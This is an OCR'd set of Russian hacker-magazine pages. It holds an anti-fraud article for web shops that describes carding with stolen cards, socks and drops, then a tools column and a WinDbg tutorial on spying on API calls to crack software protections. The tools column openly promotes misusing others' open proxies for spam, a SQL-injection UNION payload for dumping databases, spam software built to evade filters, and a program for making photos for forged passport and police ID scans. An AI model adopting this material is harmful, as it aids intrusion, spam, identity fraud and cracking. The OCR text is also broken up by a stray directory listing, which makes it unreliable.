Если ты думаешь, что угроза взлома является основной опасностью для твоего бизнеса, то глубоко ошибаешься. Как известно, в России всегда было множество аферистов всех мастей, и если ты полагаешь, что поле их деятельности — городской рынок, то ты явно отстал от жизни. Сеть давно объединяет фродеров (от английского слова «fraud» — «мошенничество», «frauder» — «мошенник») различных направлений. Учитывая принцип работы твоего интернет-магазина (отсылка товаров в страны СНГ, оплата по кредитным картам), можно выделить несколько категорий нежелательных «клиентов». Приводить список я не буду, так как полный перечень составить попросту невозможно. Поэтому перейдем к рассмотрению обманных схем и методов защиты от них.
Первое, с чем сталкивается, пожалуй, каждый крупный финансовый проект, — это клиенты-мошенники. На моей памяти было несколько успешных фрод-схем. Самый простой пример — возврат товара в онлайн-магазин или на аукцион, которые продают нематериальный продукт (информацию, музыку и т.д.). Как правило, в таком случае после совершения покупки «клиент» требует вернуть его средства, аргументируя свои действия ненадлежащим качеством продукта. Надо заметить, что на многих ру-аукционах такая тема прокатывала достаточно долго, развязывая руки мошенникам.
Еще одна «замечательная» схема была придумана специально для одной из крупных российских платежных систем, сотрудничающей с одним из аукционов (название платежки указывать не в моей компетенции, да и, честно говоря, я не помню). Суть ее заключалась в том, что человек заводил себе два аккаунта в платежке, затем создавал на аукционе лот определенной стоимости и сам у себя его покупал. После этого он писал жалобу администрации платежной системы о том, что товар, купленный им на аукционе, выслан ему не был, и просил вернуть его деньги. Платежка вынуждена была удовлетворять требования «незадачливого клиента», так как имела договоренность с аукционом. В результате мошенник получал сумму, равную стоимости его лота. Кстати, одного из таких предприимчивых людей примерно год назад приняли сотрудники соответствующих структур и отправили в места не столь отдаленные, так что делай выводы. Но, на самом деле, такие ситуации можно предупреждать. Аукционам необходимо снять ответственность за выставляемые лоты (многие в последствии так и сделали). А в интернет-шопе стоит указывать, что товар возврату не подлежит, кроме случаев, предусмотренных Законом РФ «О защите прав потребителей», если официально магазин зарегистрирован в России. Неплохо было бы иметь и юриста, специализирующегося на данных вопросах, но это уже отдельный разговор.

«ПЛАТЕЖКА ВЫНУЖДЕНА БЫЛА УДОВЛЕТВОРЯТЬ ТРЕБОВАНИЯ «НЕЗАДАЧЛИВОГО КЛИЕНТА», ТАК КАК ИМЕЛА ДОГОВОРЕННОСТЬ С АУКЦИОНОМ»

Едем дальше. Следующая угроза — покупка товара в твоем интернет-магазине по ворованным кредитным картам. Эта опасность является одной из наиболее серьезных, и ей следует уделить особое внимание. Дело в том, что такие покупки создают тебе проблемы как с банками/платежными системами, так и с клиентами, что негативно сказывается на репутации твоего шопа (а значит, и на прибыли/количестве продаж). Если твой магазин принимает карточки всех ведущих международных платежных систем (Visa/MasterCard/Discovery/American Express), то, скорее всего, «вбивать» в твоем магазе будут кредитки, стыренные с соседнего амерского шопа.
Конечно, существуют различные антифрод-системы, сравнивающие введенные данные: место жительства и географическое положение IP, локальное время, язык браузера и т. д., но все они несовершенны. Сам процесс выглядит следующим образом: берется кредитка (точнее, информация, содержащая номер карточки, cvv-код, срок окончания действия карты, ФИО кардхолдера, его место жительства и т. п.); выбирается сокс, находящийся там же, где проживает кардхолдер, после чего карта вбивается в форму оплаты в твоем магазине. Если ты будешь

CLEAN CREATE admin anlgform.pl catalog customers danklied freedom imagemap images jj jj.core library log mail notes orders perlshop.cgi perlshop_1.cgi plugins post-query print.js printenv ps.cfg ps_1.cfg ps_checkout.pl ps_email.pl ps_plugin_gencal.pl ps_search.pl ps_transact.pl pscr.cfg pscr.cgi pscr.dat query showenv.cgi temp_customers temp_orders test-cgi tokens

SEARCH

All content, including prose, images, HTML, and JavaScript, are the sole property of Danklied Labs., and may not be used for any purpose without express written permission.






› Уязвимость в печально известном PerlShop'е

использовать что-либо наподобие checkout для проверки валидности вбитых картонок, то сможешь быть уверенным в том, что такая карта и такой кардхолдер действительно существуют. Но гарантий, что данные о кредитке вбил именно ее владелец, нет.

Именно после таких махинаций большинство зарубежных интернет-шопов попросту не шлют свои товары в страны СНГ. Но и это их не спасает. Дело в том, что предприимчивые русские вербуют дропов — людей, готовых принять товар на свой адрес в США или в странах Западной Европы. Вербовка происходит по-разному: кто-то соглашается сам и работает под определенный процент от стоимости товара, а кого-то обманывают, например, под видом благотворительных акций. В таком случае схема повторяется: вбивается карточка, указывается адрес дропа в соответствующей стране и заказ успешно оформляется. Можно ли этому как-то противостоять? Можно, сейчас я расскажу тебе как.

Первый способ — прозвон. Его суть заключается в том, что клиент должен позвонить в саппорт магазина и подтвердить свой заказ, назвав данные, указанные им на сайте шопа. Многие зарубежные магазины и финансовые организации успешно практикуют этот вид защиты от мошенников, однако и здесь есть слабые стороны. Проблема заключается в том, что зачастую прозвон может совершить и сам дроп или человек, сотрудничающий с нежелательными «клиентами» и прекрасно владеющий нужным иностранным языком. Буржуи не зря иногда требуют указания mmn (mother midle name — имя матери), dob (date of birth — дата рождения) или ssn (индивидуальный номер страховки), но и это не всегда их спасает.

Поэтому была создана еще одна преграда на пути мошенников — сканы документов. Если ты интересуешься оружием, то мог заметить, что все российские оружейные интернет-магазины при оформлении покупки требуют обязательной высылки ксерокопий паспорта и лицензий на приобретение того или иного вида оружия. По такой же схеме не так давно стали работать




› Продажа базы по данным украденных паспортов

и крупные интернет-магазины. Причем зачастую они просят отослать им сканированную кредитную карточку, данные которой были вбиты на сайте. Про паспорта и водительские удостоверения я вообще молчу. Иногда нужны даже сканы денег.

Надо отметить, что этот способ является достаточно эффективным, но и он не дает стопроцентной гарантии безопасности. Злоумышленники могут использовать чужие паспортные данные или поддельные сканы документов/кредитных карт. Поэтому необходима жесткая проверка всех присылаемых копий документов. Кстати, абсолютно легально можно приобрести базу данных краденых/утерянных паспортов РФ и по ней проверять документы, присланные клиентами, но этот вариант не панацея от всех бед. Любому серьезному финансовому проекту нужна мощная антифрод-система. Недавно ко мне обратились люди из достаточно серьезной компании с просьбой написания подобного рода системы. Они были готовы заплатить весьма приличную сумму за ее реализацию. Но, как ты понимаешь, создание идеального антифрод-барьера — скорее мечта, нежели реальность. Однако это отнюдь не говорит о бесполезности существующих систем. Напротив, по статистике, средний антифрод позволяет предотвратить до 40% попыток мошенничества, что не так уж и мало. Как бы там ни было, все имеющиеся способы защиты необходимо комбинировать между собой — только в этом случае ты получишь наиболее сильную систему верификации клиентов. И запомни простое правило: никогда нельзя недооценивать противника. Следуя этим нехитрым инструкциям, возможно, ты сумеешь сохранить свой сетевой бизнес в целости и сохранности.

Post Scriptum

В последнее время многие фродеры полностью отказались от «работы» с российскими интернет-магазинами. Причиной тому послужила повышенная активность правоохранительных органов в ру-зоне. Однако все же никогда не пренебрегай защитой своего ресурса. Помни пословицу: скупой платит дважды — не пытайся сэкономить на антифроде или специалистах по информационной безопасности, это выйдет тебе еще дороже. Конечно, в одной статье трудно описать все возможные угрозы и методы защиты от них. Я только хочу, чтобы ты понял одно: угрозы были, есть и будут.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: SOCKS SCANNER
ОС: WINDOWS 2000/XP
АВТОР: N1C0T1INE



> Отличный socks-сканер


Суть этой замечательной тулзы состоит в сканировании диапазона IP-адресов для определения открытых портов, на которых могут крутиться сокс-демоны. Как ты понимаешь, многие админы не запрещают соединение с их соксом извне, что позволяет удобно использовать чужой сервер в качестве бесплатного сокса :). Такая схема полезна для составления большого сокс-листа, например, для спама или даже для сокс-сервиса. Однако помни, что лучше юзать цепочки соксов — так безопаснее. Из основных достоинств тулзы отмечу:

- указание диапазона маски xxx.xxx.xxx.* (то есть сканирование 255 IP-адресов за один раз);
- многопоточность (количество потоков можно задать самому);
- чекер отсканенных соксов;
- удобный графический интерфейс.

Кстати, диапазон IP-адресов ты запросто можешь указывать нужной тебе страны и даже провайдера. В принципе, не составит труда написать и простенький чекер географического положения соксов, если ты будешь заниматься массовым сканом :). Одним словом, тулза — must have! Благодарим человека, скрывающегося под ником n1c0T1ine, и пользуемся =).

ПРОГРАММА: HTTP INTRUDER
ОС: WINDOWS 2000/XP
АВТОР: 0XFF


Зачастую, занимаясь раскруткой очередной SQL-инъекции на MSSQL-сервере, надоедает вбивать однотипные запросы, направленные на извлечение таблиц/колонок из базы данных. Поэтому я задался целью найти софт, обладающий подобными возможностями. Искать через некоторое время мне надоело, и я уже собирался наваять собственный скрипт, когда один из моих знакомых посоветовал попробовать тулзу под названием HTTP Intruder. Слив и установив утилу, я, к своему удивлению, обнаружил, что она обладает весьма полезными в повседневной работе функциями:



> Автоматическое извлечение таблиц/колонок из БД

- работа с HTTP Headers; составление запроса вручную, получение ответа от сервера и т.д.;
- конструктор HTTP-запросов;
- встроенный браузер;
- Base64 Encode/Decode, Url\UUE Encode\Decode;
- прокси-чекер (удобная работа с листом, разделение на мертвые и живые проксики);
- хэширование алгоритмами MD5, SHA-1, SHA-256, SHA-512, HMACSHA-1, MACTripleDES; шифрование алгоритмами DES, TripleDES, RC2, RSA;
- возможность автоматического извлечения таблиц/колонок из базы данных при проведении SQL-Injection.

В частности, последняя функция тулзы была реализована с помощью нехитрого запроса:




```
UNION ALL SELECT 1,2,3,TABLE_NAME,4
FROM INFORMATION_SCHEMA.TABLES;UNION
ALL SELECT 1,2,3,COLUMN_NAME,4 FROM
INFORMATION_SCHEMA.COLUMNS
```

Этот момент позволял более не ковырять ручками бажный ресурс, а использовать удобную формочку в HTTP Intruder на вкладке SQL (которая отнюдь не отменяла обязательного наличия прямых рук =)). В целом, скажу, что утила вполне может пригодиться тебе еще не раз. Поэтому настоятельно рекомендую иметь ее под рукой =).

ПРОГРАММА: DIRECTMAILER V.1.6
ОС: WINDOWS/*NIX
АВТОР: YELLSOFT

Представление различного спам-софта в каждом выпуске «X-Tools» уже стало традицией, которую я и на этот раз нарушать не стану =). Скажу лишь, что сегодняшняя тулза — широко известный в спамерских кругах DirectMailer. Написан он полностью на Perl и включает в себя удобный контроллер с всевозможными настройками/конфигами. Тулза прекрасно работает с соксами, что позволяет существенно увеличить процент писем, идущих в инбокс :). Также имеется лог-отчет, с помощью которого удобно следить за ходом рассылки. Кроме того, в конфигах можно прописать необходимые темы писем, то есть все письма будут рассылаться не под одной темой, а под теми, которые ты укажешь. Аналогичная схема реализована и для поля From, то есть для поля отправителя письма. Этот факт, несомненно, усложняет работу спам-фильтрам на почтовых серверах, заставляя их ошибаться снова и снова =). Коротко приведу основные возможности DirectMailer:



> Мощный спам-контроллер

- возможность работы через SOCKS-прокси (обеспечивает полную анонимность отправителя);
- автоматическая подстановка заголовков Received при анонимной отправке с учетом PTR используемого прокси;
- грамотная работа со всеми известными форматами записи e-mail-адресов, парсер адреса и имени отправителя/получателя; автоматическое извлечение из адреса имени (содержимого до «@») в случае его отсутствия;
- многопроцессная отправка (высокая производительность программы);
- многополосная система обхода спам-фильтров (детальная рандомизация путем поддержки специальных тегов, подстановка случайных строк из заданных файлов в неограниченном количестве, замена на лету кириллицы на латиницу (транслитерация));
- поддержка всех включенных тегов в теме письма;
- подстановка тем письма выполняется из файла;
- поля From, Reply-To подставляются из файла;
- полное задание стиля оформления письма со всеми особенностями почтовых клиентов The Bat, Outlook Express;
- возможность задать случайный выбор уровня важности и стиля оформления письма;
- уникальная генерация письма для каждого отдельного получателя (персональная копия);
- возможность отправки индивидуального письма для каждого получателя в условиях массовой рассылки;
- формат писем Text и HTML;
- возможность отправки писем с аттачментами;
- подробный файл отчета о проделанной работе;
- интуитивно понятный интерфейс.

Кроме того, программа умеет чекать базы мыл на валидность и определять степень валидности базы после рассылки. Собственно, все характеристики тулзы описать попросту невозможно, поэтому настоятельно рекомендую попробовать заюзать DirectMailer в боевых условиях. Единственный существенный недостаток утилы — она может работать не на всех хостингах. Поэтому лучше всего залить DirectMailer на свой дедик, регулярно обновлять список соксов и не париться =).

ПРОГРАММА: PHOTOLAB
ОС: WINDOWS 2000/XP
АВТОР: И. ПОНОМАРЕНКО

В моей статье, посвященной антифроду, ты мог прочитать, помимо всего прочего, еще и о подделке сканов документов (паспортов, кредитных карт и т.д.). Только тогда я писал с точки зрения защиты, а сейчас мы перейдем в наступление =). Дело в том, что грамотно сделанные сканы



> Делаем фотку на доки

доков всегда пользовались спросом. В Сети ты при желании даже можешь найти сервисы, выполняющие такую работу. Зачем и кому нужны сканы паспортов, водительских прав и прочих документов, я сейчас объяснять не буду. Однако я хочу представить софтину, которая еще не раз выручит тебя при изготовлении сканов — PhotoLab. Тулза рассчитана, прежде всего, на редактирование фотографий, но ты запросто можешь юзать ее в более «боевых» условиях. Например, при изготовлении фотки на левый скан паспорта :).

В общем, прога предназначена для автоматизации процесса подготовки фотографий на различные доки. Причем фотку можно замутить строго заданного формата на любой документ (например, водительское удостоверение, паспорт, заграничный паспорт, всевозможные удостоверения и т.д.). Кроме того, тулза имеет более 20 стандартных форматов: паспорт, заграничный паспорт, пенсионное удостоверение, пропуск, вид на жительство, личное дело, сотрудник МВД и другие =). Скорее всего, пенсионное удостоверение тебя вряд ли заинтересует, но вот паспорт или милицейская ксива — вполне :). Утила обладает рядом возможностей:

- подготовка фотографий различных форматов;
- коррекция фотографий;
- преобразование цветной фотографии в черно-белую;
- наложение «уголков» разных типов (прямой, круглый, круглый с ретушью);
- изменение резкости, яркости, контрастности, гаммы;
- изменение цветогого баланса (отдельно в тенях, полутонах и бликах);
- интеграция с графическими редакторами (например, с Adobe Photoshop).


Напоследок скажу, что сам успешно использую софтинку уже не первый месяц и полностью доволен. Тулза, действительно, сочетает в себе все необходимое для редактирование фоток под различные нужды =).

КРИС КАСПЕРСКИ

ЖИЗНЬ ПОСЛЕ SOFT-ICE

ОТЛАДЧИК WINDBG КАК API- И RPC-ШПИОН

Ранние версии WinDbg'а от Microsoft не пользовались у хакеров большой популярностью и все дружно налегали на Soft-Ice, но теперь, когда поддержка последнего прекращена и он обречен на медленное, но неотвратимое умирание, возникает вопрос: как дальше жить и чем ломать? Тем временем WinDbg сильно повзрослел, и хотя он и отстой, но по целому ряду характеристик он обгоняет Soft-Ice. Сейчас я покажу, как использовать WinDbg в качестве API- и RPC-шпиона.



PI- и RPC-шпионы входят в активный инструментарий хакера. Эти орудия борьбы должны быть всегда остро заточены и готовы к десантированию в тыл врага для сбора информации о вызываемых функциях. Зная, какие функции (и с какими аргументами) вызывает защита, мы можем ставить точки останова, всплывая отладчиком в непосредственной близости от штаб-квартиры врага. Если же этой информации у нас нет, точки останова приходится ставить вслепую, гадая, какой именно API-функцией воспользовалась программа. В частности, одних только функций для чтения текущей даты (необходимой защите для определения периода истечения триала) существует с полдесятка, и без шпиона нет никакой возможности угадать, какой именно из них воспользовался разработчик.

То же самое относится и к RPC-вызовам (Remote Procedure Calls), своеобразному фундаменту множества служб, к числу которых принадлежит Служба печати, да и, естественно, не только она одна.


В общем, без шпионов ломать становится совсем хреново. Но Soft-Ice не предоставляет таких возможностей, и приходится использовать сторонние средства, большинство из которых способны шпионить только за честными программами. К тому же неудобно каждый раз выходить из отладчика, чтобы запустить очередную утилу. Намного комфортнее держать весь хакерский арсенал в одном месте. И этим местом постепенно становится Microsoft Windows Debugger, поддерживающий множество полезных расширений на все случаи жизни и, естественно, позволяющий писать нужные нам расширения самостоятельно.

Преодолевая стойкое предубеждение перед продукцией Microsoft, все же скачаем этого зверя и посмотрим, на что он способен.

Первое знакомство с WinDbg

Отладчик WinDbg представлен в двух «ипостасях». i386kd.exe (для 64-битной версии — ia64kd.exe) — консольный kernel-debugger, отлаживающий только драйверы вместе с дампами памяти ядра и требующий как минимум двух машин, связанных com-шнурком или взаимодействующих





> Графическая версия ядерного/прикладного отладчика от Microsoft



> Бесплатная раздача Debugging Tools с сайта Microsoft

через сеть. Если двух машин нет, можно воспользоваться VMWare, поддерживающим виртуальные сетевые адаптеры и позволяющим загонять com-порт (виртуальный, естественно) в пайп. Несмотря на то что i386kd.exe — довольно мощная и хорошая штука (подробно описанная у Шрайбера в его «Недокументированных возможностях Windows 2000»), для наших хакерских целей она не потребуется.

WinDbg.exe представляет собой типичное GUI-приложение, довольствующееся одним компьютером и позволяющее отлаживать прикладные программы, анализировать дампы памяти, шпионить за событиями, происходящими в системе. А вот для отладки драйверов опять-таки понадобится второй компьютер, соединенный сетью или шнурком, но мы обойдемся и без шнурка.

Много полезной информации содержится в справочном файле debugger.chm, который полезно прочитать до запуска отладчика, чтобы не задавать на форумах глупых вопросов и не ломиться в открытые двери. Возможности WinDbg намного шире, чем это кажется на первый взгляд, просто до них через меню и прочие интерфейсные штучки не добраться!

OK, начинаем рыть в глубь. В каталогах w2kchk и w2kfre валяются модули расширения для Windows 2000, конструктивно выполненные в виде динамических библиотек. Содержание обоих каталогов идентично, и разница между ними заключается в том, что *chk работает с отладочной версией ядра (checking build), а *fre — с финальной (release).

Посмотрим, что у нас здесь находится:

МОДУЛИ РАСШИРЕНИЯ ДЛЯ WINDBG, ПРЕДНАЗНАЧЕННЫЕ ДЛЯ WINDOWS 2000

```
Содержимое папки C:\Program Files\
Debugging Tools for Windows\w2kfre
        <DIR>     .
        <DIR>     ..
105 499          acpikd.dll
179 227          gdikdx.dll
302 620          userkdx.dll
106 524          vdmexts.dll
11 файлов        3 845 428 байт
2 папок          995 536 896 байт
свободно
```

Назначение большинства модулей можно определить по их названию или, на худой конец, загрузить непонятный модуль в отладчик и вызывать его хелп. Чуть позже мы покажем, как это делается, а пока заглянем в каталог winxp, хранящий расширения, специфичные для Windows XP:

МОДУЛИ РАСШИРЕНИЯ ДЛЯ WINDBG, ПРЕДНАЗНАЧЕННЫЕ ДЛЯ WINDOWS XP

```
Содержимое папки C:\Program Files\
Debugging Tools for Windows\winxp
        <DIR>     .
        <DIR>     ..
73 728           acpikd.dll
4 841            default.tmf
285 696          exts.dll
1 096 192        kdexts.dll
66 048           minipkd.dll
50 176           wmitrace.dll
77 312           wow64exts.dll
17 файлов    2 653 500 байт
2 папок    995 532 800 байт свободно
```

Как видно, набор расширений для XP намного богаче, но я все равно не изменю своей любимой Windows 2000, под которой сидел, сижу и буду сидеть, а когда же она окончательно одряхлеет, мигрирую на FreeBSD, тем более что расширения, ответственные за шпионов, хранятся в каталоге winext, общем для всех систем.

МОДУЛИ РАСШИРЕНИЯ ДЛЯ WINDBG, ПРЕДНАЗНАЧЕННЫЕ ДЛЯ ОСЕЙ ВСЕХ ТИПОВ

```
Содержимое папки C:\Program Files\
Debugging Tools for Windows\winext
        <DIR>     .
        <DIR>     ..
612 864          ext.dll
174 592          kext.dll
228 864          logexts.dll
         <DIR>   manifest
53 760           uext.dll
22 528           wdfkd.dll
5 файлов     1 092 608 байт
3 папок     995 524 608 байт свободно
```

Файл с ничего не говорящим именем logexts.dll — это и есть шпионский компонент (ну, для шпионов маскироваться — вполне нормально и ничего удивительного тут нет).

Теперь что касается самого WinDeb. Раскладку окон, цвет и гарнитуру шрифтов каждый может настроить под свой вкус, поскольку в конфигурации по умолчанию с отладчиком долго работать невозможно, иначе глаза опустятся куда-то в район хвоста, а для хакеров глаза — второй инструмент после серого мозгового вещества! Так что первое, что нужно сделать с WinDeb, — это настроить его под свой собственный вкус (а вкусы, как известно, у всех разные).

Техника API-шпионажа

В состав Platform SDK изначально входило какое-то подобие API-шпиона (точнее, пародия на API-шпиона), расположенное в \Microsoft Platform SDK\Bin\WinNT\Apimon.exe, однако оно выдавало только общую статистку по API-вызовам без учета их хронологии и постоянно падало при попытке загрузить в него что-то более сложное, чем notepad. Короче, для взлома Apimon.exe не годился. Однозначно!

Посмотрим на Windbg, что же в нем изменилось? Забегая вперед, скажем: абсолютно все! Microsoft предоставила нам сложный и могущественный инструмент, способный решать широкий круг задач и противостоять различным антиотладочным приемам, которыми понапичканы современные защитные механизмы.

> Загрузка расширения rpcexts, ответственного за RPC-шпионаж (и не только шпионаж!), и выдача справки по нему



> Определение подлинной точки входа с помощью Hiew'a

Короче, будем считать, что я тебя соблазнил. Приступаем к экспериментам. Первым делом загружаем в отладчик файл, за которым мы будем шпионить, например все тот же блокнот. Делается это так: «File → Open executable → notepad.exe». Или так: нажимаем <CTRL-E>, вбиваем «notepad.exe». В крайнем случае, файл можно загрузить из командной строки. Только не нажимай раскрывающуюся папку на панели инструментов — это все равно не поможет, так как она предназначена для работы с исходными текстами и их окружением, которых в нашем распоряжении, естественно, нет.

НЕВЕРНОЕ ОПРЕДЕЛЕНИЕ ТОЧКИ ВХОДА ПРИ ЗАГРУЗКЕ ИСПОЛНЯЕМОГО ФАЙЛА В WINDBG

```
CommandLine: C:\WINNT\NOTEPAD.EXE
Symbol search path is: *** Invalid
***
Executable search path is:
ModLoad: 01000000 01010000
notepad.exe
ModLoad: 77f80000 77ffd000   ntdll.
dll
ModLoad: 76ae0000 76b1e000   C:\
WINNT\system32\comdlg32.dll
ModLoad: 772c0000 77326000   C:\
WINNT\system32\SHLWAPI.DLL
ModLoad: 79060000 790c5000   C:\
WINNT\system32\ADVAPI32.dll
ModLoad: 71710000 71794000   C:\
WINNT\system32\COMCTL32.DLL
ModLoad: 7ce80000 7d0c6000   C:\
WINNT\system32\SHELL32.DLL
ModLoad: 777d0000 777ee000   C:\
WINNT\system32\WINSPOOL.DRV
ModLoad: 79500000 79511000   C:\
WINNT\system32\MPR.DLL
(510.508): Break instruction
exception — code 80000003 (first
chance)
eax=00000000 ebx=00071f04
ecx=00000009 edx=00000000
esi=7ffdf000 edi=00071f70
eip=77f9193c esp=0006f984
ebp=0006fc98 iopl=0       nv up ei
pl nz na pe nc
cs=001b  ss=0023  ds=0023
es=0023  fs=003b  gs=0000
efl=00000202
*** ERROR: Symbol file could not be
found.  Defaulted to export symbols
for ntdll.dll —
ntdll!DbgBreakPoint:
77f9193c        int    3
```

Отладчик послушно загружает файл, отображая все динамические библиотеки, перечисленные в таблице импорта, показывает содержимое регистров и устанавливает точку останова в EntryPoint. На самом деле, это мы думаем, что отладчик устанавливает точку останова в EntryPoint, а в действительности все обстоит не так! Судя по адресу 77F9193Ch, лежащему глубоко внутри NTDLL.DLL, это не совсем EntryPoint, точнее, совсем не EntryPoint, а native-API-функция DbgBreakPoint, которую можно трассировать до конца света, но так ни к чему и не прийти. Приходится выкручиваться и применять всякие недетские извращения (впрочем, для хакеров они вполне типичны). Загружаем notepad.exe в наш любимый hiew.exe (или любой другой hex-редактор), жмем на <ENTER> для перехода в hex-режим, давим <F8> для отображения заголовка и переходим по <F5> в истинную точку входа , адрес которой (в моем случае равный 1006420h) высвечивается в левом верхнем углу экрана.

Возвращаемся в WinDbg и, находясь в окне команд (такая строчка с деловито мерцающим курсором), пишем «BP 1006420», устанавливая точку останова, после чего жмем <F5> (или даем команду g — в смысле «goto», продолжение выполнения) и ждем развития событий. А события ждать себя не заставляют:

РУЧНАЯ УСТАНОВКА БРЯКА НА ИСТИННУЮ ТОЧКУ ВХОДА

```
0:000> BP 1006420
0:000> g
ModLoad: 75e00000 75e1a000   C:\
WINNT\system32\IMM32.DLL
ModLoad: 10000000 10005000   C:\
WINNT\system32\wmfhotfix.dll
Breakpoint 0 hit
eax=00000000 ebx=7ffdf000
ecx=00010101 edx=ffffffff
esi=0009a0f0 edi=017af640
eip=01006420 esp=0006ffc4
ebp=0006fff0 iopl=0       nv up ei
pl zr na po nc
cs=001b  ss=0023  ds=0023
es=0023  fs=0038  gs=0000
efl=00000246
notepad+0x6420:
01006420         push   ebp
```


Отладчик подгружает еще две динамические библиотеки (одна из которых — wmfhotfix.dll, заплатка от Ильфака), радостно сообщает, что «Breakpoint 0 hit» (сработала точка останова), выводит значения регистров (ну куда же без них) и первую машинную команду, стоящую в точке входа, — push ebp.

Команда u позволит дизассемблировать остальные команды, следующие за ней, помогая убедиться, что мы действительно находимся там, где нужно:

